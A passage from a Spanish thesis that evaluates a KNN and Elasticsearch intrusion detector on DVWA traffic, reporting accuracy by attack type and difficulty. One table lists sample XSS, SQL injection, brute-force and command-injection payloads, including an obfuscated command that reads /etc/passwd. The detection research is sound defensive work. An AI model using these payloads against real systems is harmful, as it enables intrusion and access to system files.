La etiqueta se asigna manualmente en el momento del indexado, ya que el operador conoce de antemano el contenido de cada archivo .pcap al haberlo generado con un script específico. Esta es la única intervención manual del proceso: asociar cada archivo .pcap con su categoría de ataque correspondiente. Una vez indexados todos los documentos de un archivo, se ejecuta `es.indices.refresh()` para que los cambios sean visibles en las búsquedas de forma inmediata.

Este proceso se repite para cada nivel de dificultad y cada tipo de ataque hasta completar el índice. La distribución final de documentos por etiqueta en el índice completo se recoge en la Tabla 11. El código completo se recoge en el Anexo II.

5.7 CLASIFICACIÓN POR KNN

La clasificación de nuevos paquetes de tráfico se realiza mediante búsqueda KNN sobre el índice de Elasticsearch. Para cada paquete a evaluar, el sistema ejecuta el mismo pipeline de preprocesado descrito en la sección 5.4: filtrado del pcap, agrupación en pares request-response, y generación del embedding correspondiente. Una vez obtenido el vector, se construye una *query* KNN y se lanza contra el índice.

La *query* KNN se construye mediante la función `creacionQuery()`, que genera una consulta por cada embedding de evaluación:

```
query = {
       "field": "vector_ia",
       "query_vector": embedding[i],
       "k": 1,
       "num_candidates": 1208
}
```

Los parámetros de la *query* tienen una justificación concreta. El parámetro k=1 indica que el sistema recupera únicamente el documento más similar del índice, cuya etiqueta se adopta directamente como predicción. El parámetro num_candidates define el número de candidatos que el algoritmo HNSW examina antes de devolver los k mejores resultados: un valor alto aumenta la precisión de la búsqueda aproximada a costa de mayor tiempo de cómputo. Se fijó en 1208, valor próximo al tamaño total del índice, para maximizar la exhaustividad de la búsqueda.

La respuesta de Elasticsearch devuelve dos elementos de interés: la etiqueta del documento más cercano, que constituye la predicción del sistema, y el score de similitud coseno, que indica el grado de proximidad entre el vector evaluado y su vecino más cercano en el índice:

```
res = es.search(index=index_name, knn=querys[i], source=["etiqueta",
"texto_peticion"])
hit = res['hits']['hits'][0]
etiqueta = hit['_source']['etiqueta']
score = hit['_score']
```

El score de similitud coseno toma valores entre 0 y 1, donde 1 indica máxima similitud. Este valor no se emplea en la clasificación en sí, que se basa exclusivamente en la etiqueta del vecino más cercano. Su análisis como métrica complementaria se aborda en la sección 6.4.

El evaluador registra para cada tipo de ataque el número de aciertos, la distribución de etiquetas predichas y las listas de scores correctos e incorrectos. El código completo del evaluador se recoge en el Anexo II.

Una vez descrito e implementado cada uno de los bloques que componen el pipeline, el capítulo 6 presenta los resultados obtenidos durante la evaluación del sistema, analizando el rendimiento del clasificador ante los distintos tipos de ataque y niveles de dificultad.

Capítulo 6. ANÁLISIS DE RESULTADOS

En este capítulo se presentan y analizan los resultados obtenidos durante la evaluación del sistema. Primero se valida que los datos de entrenamiento y evaluación son independientes. Después se presentan los resultados de *accuracy* en la configuración base. A continuación, se analiza el experimento de ablación de rutas URL y finalmente se estudia si el score coseno puede usarse como indicador de confianza.

6.1 VALIDACIÓN DE LOS DATOS DE ENTRENAMIENTO Y EVALUACIÓN.

Antes de presentar los resultados de clasificación, es necesario garantizar que los conjuntos de entrenamiento y evaluación son estadísticamente independientes. La evaluación carecería de validez si una proporción significativa de las muestras de evaluación estuviera ya contenida en el índice, ya que el sistema estaría siendo evaluado parcialmente sobre datos que conoce de antemano.

Para cuantificar este solapamiento se desarrolló la función `comprobar_solapamiento()`, cuyo código completo se recoge en el Anexo II. La función procesa de forma separada los archivos .pcap de las carpetas de entrenamiento y evaluación, los convierte a listas de textos mediante las funciones `filtrar_paquetes_tfg()` y `textoTransformacion()`, y transforma dichas listas en conjuntos Python. La conversión a conjunto elimina automáticamente los duplicados internos de cada lista, de modo que la diferencia entre el tamaño de la lista original y el del conjunto resultante indica el número de textos repetidos dentro de cada conjunto. Finalmente, la intersección de ambos conjuntos mediante el operador `&` devuelve los textos presentes simultáneamente en entrenamiento y evaluación, cuyo tamaño permite calcular el porcentaje de solapamiento.

Los resultados se recogen en la Tabla 7.

Métrica	Entrenamiento	Evaluación
Textos brutos	1208	693
Textos únicos	1096	643
Duplicados internos	112	50
Textos solapados entre conjuntos	1	
Porcentaje de solapamiento	0.16%	

Tabla 7. Estadísticas de independencia entre los conjuntos de entrenamiento y evaluación.

El conjunto de entrenamiento presenta 112 duplicados internos y el de evaluación 50, correspondientes en ambos casos a peticiones HTTP repetidas propias del tráfico normal, donde un mismo recurso puede ser solicitado múltiples veces en una misma sesión. Este comportamiento es inherente al tráfico web real y no constituye un problema metodológico.

El solapamiento entre conjuntos es de un único texto sobre 643 muestras de evaluación únicas, equivalente al 0,16%. Este resultado confirma que ambos conjuntos son prácticamente disjuntos y valida la integridad metodológica de todas las métricas presentadas en las secciones siguientes.

Una vez validada la independencia entre conjuntos, la sección 6.2 presenta los resultados de *accuracy* del sistema en la configuración base.

6.2 EVALUACIÓN DEL SISTEMA EN LA CONFIGURACIÓN BASE

La presente sección analiza el rendimiento del sistema en su configuración base. En primer lugar, se estudia la evolución de la *accuracy* a medida que crece el volumen de documentos indexados, con el objetivo de determinar si el sistema mejora su capacidad de clasificación conforme dispone de más datos de entrenamiento. Después se analiza la capacidad de generalización del sistema ante ataques de mayor complejidad. Por último, se presenta los resultados finales con el índice completo de 1208 documentos.

A lo largo de las subsecciones 6.2.1, 6.2.2 y 6.2.3 el análisis se centra exclusivamente en la *accuracy* como métrica de rendimiento, entendida como el porcentaje de paquetes correctamente clasificados sobre el total evaluado. Cada clasificación realizada por el sistema devuelve también un score de similitud coseno que indica el grado de proximidad entre el paquete evaluado y su vecino más cercano en el índice. Sin embargo, el análisis de dicho score como indicador de confianza y su utilidad para detectar clasificaciones erróneas se aborda de forma específica en la sección 6.4, una vez presentados todos los resultados de *accuracy*.

6.2.1 EVOLUCIÓN DEL ÍNDICE

El sistema se evaluó en tres etapas progresivas. En la primera solo se disponía de datos de nivel *Low* tanto en el índice como en la evaluación. En la segunda se añadieron datos de nivel *Medium*. En la tercera el índice y la evaluación incluían los tres niveles de dificultad.

Los resultados se recogen en la Tabla 8.

Tipo de ataque	*Índice Low (357 docs / 207 eval) (%)*	*Índice Low + Med (757 docs / 431 eval) (%)*	*Índice completo (1208 docs / 693 eval) (%)*
NORMAL	86.0	80.0	79.7

XSS	67.6	89.6	92.1
SQLI	90.9	92.3	85.6
BRUTE	5.9	25.0	92.1
EXEC	87.8	91.8	91.8
MEDIA GLOBAL	67.6	75.7	88.3

Tabla 8. Evolución de la *accuracy* del sistema en función de la diversidad del índice de entrenamiento.




Figura 21. Evolución de la *accuracy* por tipo de ataque en función de la diversidad del índice de entrenamiento. Elaboración propia.

Como se observa en la Tabla 8 y en la Figura 21, la *accuracy* media del sistema crece de forma sostenida a lo largo de las tres etapas, pasando del 67,6% con el índice *Low* hasta el 88,3% con el índice completo. Este incremento refleja tanto el aumento de volumen como la incorporación de datos de mayor diversidad y dificultad.

El comportamiento más llamativo, visible de forma inmediata en la Figura 21, es la evolución de *Brute Force*, cuya línea parte desde el 5,9% en la etapa 1, asciende al 25,0% en la etapa 2 y alcanza el 92,1% en la etapa 3, trazando la trayectoria más pronunciada del gráfico. Este comportamiento tiene una explicación semántica clara: en la etapa 1, el índice solo contiene ejemplos de fuerza bruta de nivel Low, cuyos *payloads* consisten únicamente en pares usuario-contraseña simples enviados a un formulario de login. Sin contexto adicional, estos *payloads* son semánticamente indistinguibles de un inicio de sesión legítimo. A medida que se incorporan datos de niveles superiores, el índice incluye *payloads* con cuentas de sistema Linux como `cron`, `sshd` o `httpd`, cuyo vocabulario es semánticamente reconocible como tráfico no humano, permitiendo al modelo aprender una firma diferenciadora.

XSS y *Command Injection* muestran también una tendencia alcista sostenida a medida que los *payloads* se vuelven más complejos, observable en la Figura 21, como dos líneas que convergen hacia valores superiores al 90% en la etapa 3. Esto se debe a que las técnicas de evasión de niveles superiores generan cadenas semánticamente más ricas y diferenciadas, lo que facilita al modelo aprender una firma de ataque más robusta y distinguible tanto del tráfico normal como de otros tipos de ataque.

Los únicos resultados con tendencia decreciente neta son el tráfico normal y SQLI. El tráfico normal disminuye un 6,3% entre la etapa 1 y la etapa 3. Este comportamiento es esperable: a medida que el índice incorpora más tipos de ataque con mayor diversidad semántica, el espacio vectorial se segmenta con mayor precisión y algunas peticiones normales quedan en zonas de frontera más competidas. En el caso de SQLI, la *accuracy* sube ligeramente en la etapa 2 (92,3%) pero cae en la etapa 3 hasta el 85,6%, por debajo de su punto de partida. Esta caída es atribuible a los *payloads* de inyección ciega de nivel High, cuya firma semántica es más próxima al tráfico normal que a los *payloads* SQLI de niveles inferiores, lo que introduce confusión en el clasificador al incorporarse al índice.

Tipo de ataque	LOW	HIGH
XSS	`<script>alert(1)</script>`	`<svg xmlns='http://www.w3.org/2000/svg' onload='alert(1)'>`
SQLI	`' OR '1'='1`	`1' AND IF(1=1,SLEEP(1),0)--`
BRUTE	`admin / dragon`	`www-data / www-data`
EXEC	`127.0.0.1; whoami`	`127.0.0.1${IFS}cat${IFS}/etc/passwd`

Tabla 9. Ejemplos representativos de *payloads* por nivel de dificultad.

Como se observa en la Tabla 9, la complejidad de los *payloads* crece de forma significativa entre el nivel Low y el nivel High. En el nivel Low los *payloads* son simples y genéricos, lo que en algunos casos los hace semánticamente similares al tráfico legítimo y dificulta su detección. En el nivel High se emplean técnicas de evasión avanzadas con vocabulario más específico y diferenciado, lo que proporciona al modelo una firma semántica más reconocible. Esta progresión en la complejidad plantea una pregunta relevante: ¿aprende el sistema la semántica del ataque o simplemente memoriza las rutas URL específicas de DVWA?




Figura 22. Matriz de confusión del sistema en la Etapa 1, índice con 357 documentos y evaluación con 207 paquetes. Elaboración propia.

Como se observa en la Figura 22, el bajo rendimiento de Brute Force en la etapa 1 tiene una causa clara: de los 34 paquetes evaluados, 31 son clasificados erróneamente como tráfico normal. Este resultado confirma lo argumentado anteriormente: los *payloads* de fuerza bruta de nivel Low son semánticamente indistinguibles de un inicio de sesión legítimo cuando el índice no dispone de ejemplos de niveles superiores. Un comportamiento similar se aprecia en XSS, donde la mayoría de las clasificaciones erróneas recaen también sobre la etiqueta normal. Por el contrario, SQLI *y Command Injection* muestran una mayor robustez desde la etapa 1, con un número reducido de fallos repartidos entre las distintas etiquetas.

Una vez analizada la evolución del sistema a lo largo de las tres etapas, la sección 6.2.2 estudia la capacidad del sistema para detectar ataques de mayor complejidad que los disponibles en el índice durante el entrenamiento.

6.2.2 CAPACIDAD DE GENERALIZACIÓN ANTE ATAQUES DE MAYOR COMPLEJIDAD

Uno de los objetivos fundamentales del proyecto es demostrar que el sistema es capaz de detectar ataques cuya complejidad supera la de los ejemplos disponibles en el índice durante el entrenamiento. Este comportamiento contrasta con el de los sistemas de detección de intrusiones tradicionales basados en firmas y reglas estáticas, que identifican con precisión los patrones conocidos, pero presentan limitaciones ante variantes nuevas o ataques de mayor sofisticación. Como consecuencia de esta rigidez, los sistemas tradicionales requieren además un mantenimiento constante para incorporar las nuevas tipologías de ataque a medida que estas evolucionan.

La presente sección evalúa la capacidad de generalización del sistema ante *payloads* de mayor complejidad mediante dos configuraciones experimentales. En la primera, la más restrictiva, el índice contiene únicamente documentos de nivel *Low* y se evalúa con paquetes de nivel *High*. En la segunda se añade un punto intermedio: el índice incluye documentos de nivel *Low y Medium*, y la evaluación se realiza igualmente con paquetes de nivel *High*. La progresión en la complejidad de los *payloads* entre niveles fue ilustrada en la Tabla 9, donde se puede apreciar la diferencia semántica entre los ataques de nivel Low y los de nivel *High*.

Los resultados de ambas configuraciones se recogen en la Tabla 10

Tipo de ataque	*Índice low %*	*Índice low + med %*
Normal	82.4	77.9
XSS	0.0	88.2
SQLI	34.2	69.6

BRUTE	100.0	100.0
EXEC	93.8	93.8
MEDIA GLOBAL	62.1	85.9

Tabla 10. Capacidad de generalización: *accuracy* del sistema evaluado con paquetes de nivel High según el índice de entrenamiento disponible. Evaluación realizada sobre 262 paquetes de nivel High

Como se observa en la Tabla 10, los resultados presentan comportamientos cualitativamente distintos según el tipo de ataque, lo que permite extraer conclusiones relevantes sobre la capacidad de generalización del sistema.

El resultado más llamativo es el de Brute Force, que alcanza el 100% de *accuracy* en ambas configuraciones. Este resultado demuestra que el sistema es capaz de detectar ataques de fuerza bruta de nivel High incluso cuando el índice solo contiene ejemplos de nivel Low. La explicación reside en que los *payloads* de nivel High emplean cuentas de sistema Linux como `cron`, `sshd` o `www-data`, cuyo vocabulario es semánticamente tan específico y diferenciado que el modelo lo reconoce correctamente, aunque nunca haya visto ese tipo de payload durante el entrenamiento.

En el extremo opuesto se sitúa XSS, con una *accuracy* del 0% cuando el índice contiene únicamente datos de nivel Low. Este colapso total indica que los *payloads* XSS de nivel High, basados en técnicas de evasión avanzadas como codificación de entidades HTML, inyecciones SVG con namespace y double encoding, son semánticamente tan distintos de los *payloads* simples de nivel Low que el modelo es incapaz de asociarlos con la misma categoría de ataque. Sin embargo, al incorporar datos de nivel Medium al índice, la *accuracy* se recupera hasta el 88,2%, lo que demuestra que el sistema sí es capaz de generalizar ante XSS de nivel High cuando dispone de ejemplos intermedios que cubran el espacio semántico entre ambos niveles.

EXEC mantiene una *accuracy* del 93,8% en ambas configuraciones, lo que confirma que los payloads de *Command Injection* tienen una firma semántica robusta y reconocible independientemente del nivel de sofisticación. SQLI mejora significativamente al añadir datos de nivel *Medium*, pasando del 34,2% al 69,6%, aunque sin alcanzar el rendimiento de EXEC, lo que refleja la mayor diversidad semántica de las técnicas de inyección SQL avanzadas.

En conjunto, estos resultados demuestran que el sistema presenta una capacidad de generalización real ante ataques de mayor complejidad, aunque dicha capacidad varía según el tipo de ataque y la distancia semántica entre los *payloads* de entrenamiento y los de evaluación.

Los resultados obtenidos demuestran que la capacidad de generalización del sistema depende de la distancia semántica entre los *payloads* de entrenamiento y los de evaluación. La sección 6.2.3 presenta los resultados finales del sistema con el índice completo de 1208 documentos, evaluado en los tres niveles de dificultad.

6.2.3 RESULTADOS FINALES CON EL ÍNDICE COMPLETO

La presente sección presenta los resultados finales del sistema con el índice de Elasticsearch en su configuración completa de 1208 documentos. Se analiza la *accuracy* obtenida para cada tipo de ataque en los tres niveles de dificultad evaluados. Con carácter previo a la presentación de resultados, la Tabla 11 recoge la distribución de documentos del índice en su estado final.

Etiqueta	*Número de documentos indexados*
Normal	405
SQLI	256

EXEC	232
Brute Force	160
XSS	155
Total	1208

Tabla 11. Distribución de documentos en el índice de Elasticsearch en su configuración final.

La clase normal es la más representada con 405 documentos, dado que se generaron 100 peticiones aleatorias por cada uno de los tres niveles de dificultad más 100 adicionales de entrenamiento general. Las clases de ataque presentan entre 155 y 256 documentos según el número de *payloads* distintos empleados en cada script de entrenamiento.

Tipo de Ataque	*Low (%)*	*Medium (%)*	*High (%)*	*Media (%)*
NORMAL	84.2	71.0	83.8	79.7
XSS	88.2	93.9	94.1	92.1
SQLI	90.9	93.6	72.2	85.6
BRUTE	88.2	88.2	100.0	92.1
EXEC	89.8	91.7	93.8	91.8
MEDIA GLOBAL	88.3	87.7	88.8	88.3

Tabla 12. *Accuracy* del sistema por tipo de ataque y nivel de dificultad. Índice completo de 1208 documentos.




Figura 23. Mapa de calor de la *accuracy* del sistema por tipo de ataque y nivel de dificultad. Elaboración propia.

Como se observa en la Tabla 12, el sistema alcanza una *accuracy* media global del 88,3% con el índice completo de 1208 documentos, superando el umbral de referencia del 80% establecido en los objetivos del proyecto.

El análisis por tipo de ataque revela comportamientos cualitativamente distintos. XSS, *Command Injection* y *Brute Force* presentan los resultados más sólidos, con *accuracies* medias del 92,1%, 91,8% y 92,1% respectivamente, manteniéndose por encima del 88% en todos los niveles de dificultad. Estos tres tipos de ataque tienen en común una firma semántica clara y diferenciada que el modelo identifica con consistencia independientemente del nivel de sofisticación del *payload*.

SQLI presenta un comportamiento irregular que merece atención especial. Con una *accuracy* del 90,9% en Low y del 93,6% en Medium, el sistema muestra un rendimiento excelente. Sin embargo, en High la *accuracy* cae al 72,2%, situándose significativamente por debajo

de la media global. Esta caída es directamente atribuible a los *payloads* de inyección ciega basados en tiempo, como `1' AND SLEEP(1)--`, cuya respuesta HTTP es idéntica a la del tráfico normal: el servidor simplemente tarda más en responder, pero el contenido de la respuesta no varía. El sistema analiza semántica de contenido, no tiempos de respuesta, lo que convierte este tipo de ataque en una limitación inherente al enfoque. Este comportamiento quedará reflejado en la Figura 26. Matriz de confusión del sistema con el índice completo (1208 documentos), nivel de dificultad High. Evaluación sobre 262 paquetes. Elaboración propia., donde la matriz de confusión del nivel High muestra cómo 18 de los 22 paquetes SQLI mal clasificados son etiquetados como tráfico normal.

NORMAL es el tipo con mayor variabilidad entre niveles, oscilando entre el 71,0% en Medium y el 84,2% en Low. El tráfico normal presenta una alta heterogeneidad semántica por diseño: los *scripts* generan peticiones aleatorias con nombres, user-agents y parámetros distintos en cada ejecución, lo que dificulta la formación de un *cluster* semántico compacto en el espacio vectorial y aumenta la probabilidad de confusión con otros tipos de tráfico en las zonas de frontera.

El mapa de calor de la Figura 23 permite visualizar estos patrones de forma inmediata. Destacan en amarillo las dos celdas de menor rendimiento del sistema: SQLI High con un 72,2% y NORMAL Medium con un 71,0%, ambas por debajo de la media global pero sin llegar a representar un fallo crítico. En el extremo opuesto, BRUTE High aparece en verde muy oscuro como el resultado más llamativo, con una *accuracy* perfecta del 100%. El resto de celdas se sitúan en distintos tonos de verde, confirmando el buen rendimiento general del sistema en la mayoría de las combinaciones de ataque y nivel de dificultad.

Con el objetivo de profundizar en la naturaleza de los errores de clasificación, las Figuras Figura 24, Figura 25 y Figura 26 presentan las matrices de confusión del sistema para los niveles *Low*, *Medium* y *High* respectivamente. Estas matrices permiten identificar no solo cuántos paquetes se clasifican incorrectamente, sino con qué etiqueta los confunde el sistema, información que resulta fundamental para comprender los patrones de fallo y las limitaciones del clasificador.

Antes de analizar los resultados, conviene distinguir tres tipos de error según su gravedad. El error más grave es la clasificación de un ataque como tráfico normal, ya que implica que una intrusión real pasa desapercibida para el sistema. El segundo error en gravedad es el falso positivo, es decir, la clasificación de tráfico legítimo como un ataque, lo que genera alertas innecesarias y puede comprometer la operatividad del sistema. El error menos grave es la confusión entre tipos de ataque, donde el sistema detecta correctamente que existe una intrusión, pero la clasifica bajo una categoría incorrecta. En el contexto de este proyecto, cuyo objetivo es la detección de intrusiones y no su respuesta automatizada, este último tipo de error tiene un impacto limitado. No obstante, en un sistema que incorporara un módulo de respuesta diferenciada por tipo de ataque, esta confusión podría derivar en acciones de mitigación inadecuadas, lo que justifica su consideración como línea de trabajo futuro.




Figura 24. Matriz de confusión del sistema con el índice completo (1208 documentos), nivel de dificultad Low. Evaluación sobre 207 paquetes. Elaboración propia.




Figura 25. Matriz de confusión del sistema con el índice completo (1208 documentos), nivel de dificultad Medium. Evaluación sobre 224 paquetes. Elaboración propia.




Figura 26. Matriz de confusión del sistema con el índice completo (1208 documentos), nivel de dificultad High. Evaluación sobre 262 paquetes. Elaboración propia.

El análisis de las matrices de confusión de las Figuras Figura 24, Figura 25 y Figura 26 permite identificar los patrones de error del sistema con mayor precisión. En los niveles *Low* y *Medium* el comportamiento general es sólido: la mayoría de los aciertos se concentran en la diagonal principal y los fallos fuera de ella son escasos y dispersos. El caso más problemático en estos niveles es NORMAL *Medium*, con 18 paquetes de tráfico legítimo clasificados como ataque, constituyendo el mayor volumen de falsos positivos del experimento, comportamiento coherente con la *accuracy* del 71,0% obtenida en esta categoría. BRUTE High destaca en el extremo opuesto por la ausencia total de errores, con los 33 paquetes evaluados correctamente clasificados y una diagonal perfecta sin ningún valor fuera de ella. Con el objetivo de cuantificar y comparar la distribución de los distintos tipos de error entre niveles, la Figura 27 presenta los gráficos de sectores correspondientes.

